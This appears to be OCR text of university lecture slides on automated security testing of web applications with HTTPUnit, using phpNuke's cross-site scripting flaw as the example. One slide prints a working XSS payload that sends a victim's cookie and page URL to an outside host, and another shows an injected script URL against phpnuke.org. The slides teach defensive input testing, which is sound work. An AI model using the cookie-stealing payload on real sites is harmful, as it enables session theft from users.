
Security Testing for Web-based Systems

Andrew Tappenden
Department of Electrical and Computer Engineering
University of Alberta
aft@ualberta.ca

Why should we be interested in Security Testing?

- Dell Inc. generated $2.8 billion or 50% of its revenues online
- Online enterprises face a rapid development schedule
- Security testing needs to be automatable, efficient and integrated with the evolutionary and iterative process

The Current Paradigm




Current Security Problems

- SQL injection
- Buffer overflows
- Cross site scripting (CSS)
- URL injection
- File injection
- Remote code injection

- All are mitigated by Server input verification

The Current Paradigm



Example: phpNuke

- phpNuke is a Web Portal System
- CMS (Content Management System)
  - e-commerce systems
  - corporate portals
  - public agencies
  - news agencies
  - e-learning systems

Cross Site Scripting Vulnerability


http://www.phpnuke.org/user.php?op=userinfo&
uname=**<script>(… Payload)</script>**

Unverified POST Input

- phpNuke does not verify query inputs
- Example of a harmful query:

```
<SCRIPT>location.href="http://www.techie.ho
pto.org/fetch.php?email=foo@bar.com&ref="+
document.URL+"cookie="+document.cookie;
</SCRIPT>
```

Security Testing Goal



What is *HTTPUnit*?

- Open Source
- Integrates with JUnit and other xUnit frameworks
- Tests web-based systems by bypassing complex Browser/GUI interactions

Fitting *HTTPUnit* for Security Testing

- *HTTPUnit* was designed to mimic the browser, not circumvent it.
- *HTTPUnit* requires the following statement to allow for the bypassing of the GUI:

```
WebRequest form = response.getForms()
[0].newUnvalidatedRequest();
```

- This allows *HTTPUnit* to provide unvalidated requests to the server.

Fighting the Security Flaws

- Every input into the system should be verified by the Server.
- Every input should be tested against unexpected inputs using HTTPUnit
- This can be done quickly and can be automated.
- A simple algorithm can be created to perform routine checks on each and every input

How To Test Inputs

- Reserved Words
  - Scripting Langauges – SQL, JavaScript, …
  - Markup Languages – XML, HTML, …
  - Operating Systems – Windows, Unix, …
- Type Checking
  - Strings, Numbers, ASCII, Unicode, …
- Bounds Checking
  - <, >, ==, size, …

How To Test Inputs (Cont)

- Cookies
  - Verify any inputs through a cookie in the same fashion as a regular input
- Files
  - Type checking
  - Virus scanning
- Base64 Encoding
  - Ensure correctness
  - Test the file behind the encoding

Assigning a Pass/Fail Criterion

- Any testing strategy requires a pass/fail criterion.
- In general it is difficult to assign a pass/fail to a security issue.
- Using HTML Comments, messages to the tester can be embedded in the HTML to assign a pass/fail criterion
- Example: If an input fails a validity check, output a comment to the HTML containing a predefined word or message for the testers.

Example: HTTPUnit Test Cases

…

…

WebRequest form
response.getForms()[0].newUnvalidatedRequest();

form.setParameter("op","userinfo");


form.setParameter(“uname”,“<script>alert(‘FAILED TEST’)</script>”);

…

assertTrue(response.getText().matches("ERROR"));

…

Good vs. Bad


Example - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Enter a Message
Example - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Your Message Was:
[JavaScript Application]
FAILED TEST
OK
Example - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
ERROR

Summary

- Every input into a web-based system must be considered compromised
- Every input must be verified by the Server
- HTTPUnit allows for automated Security Testing

Questions?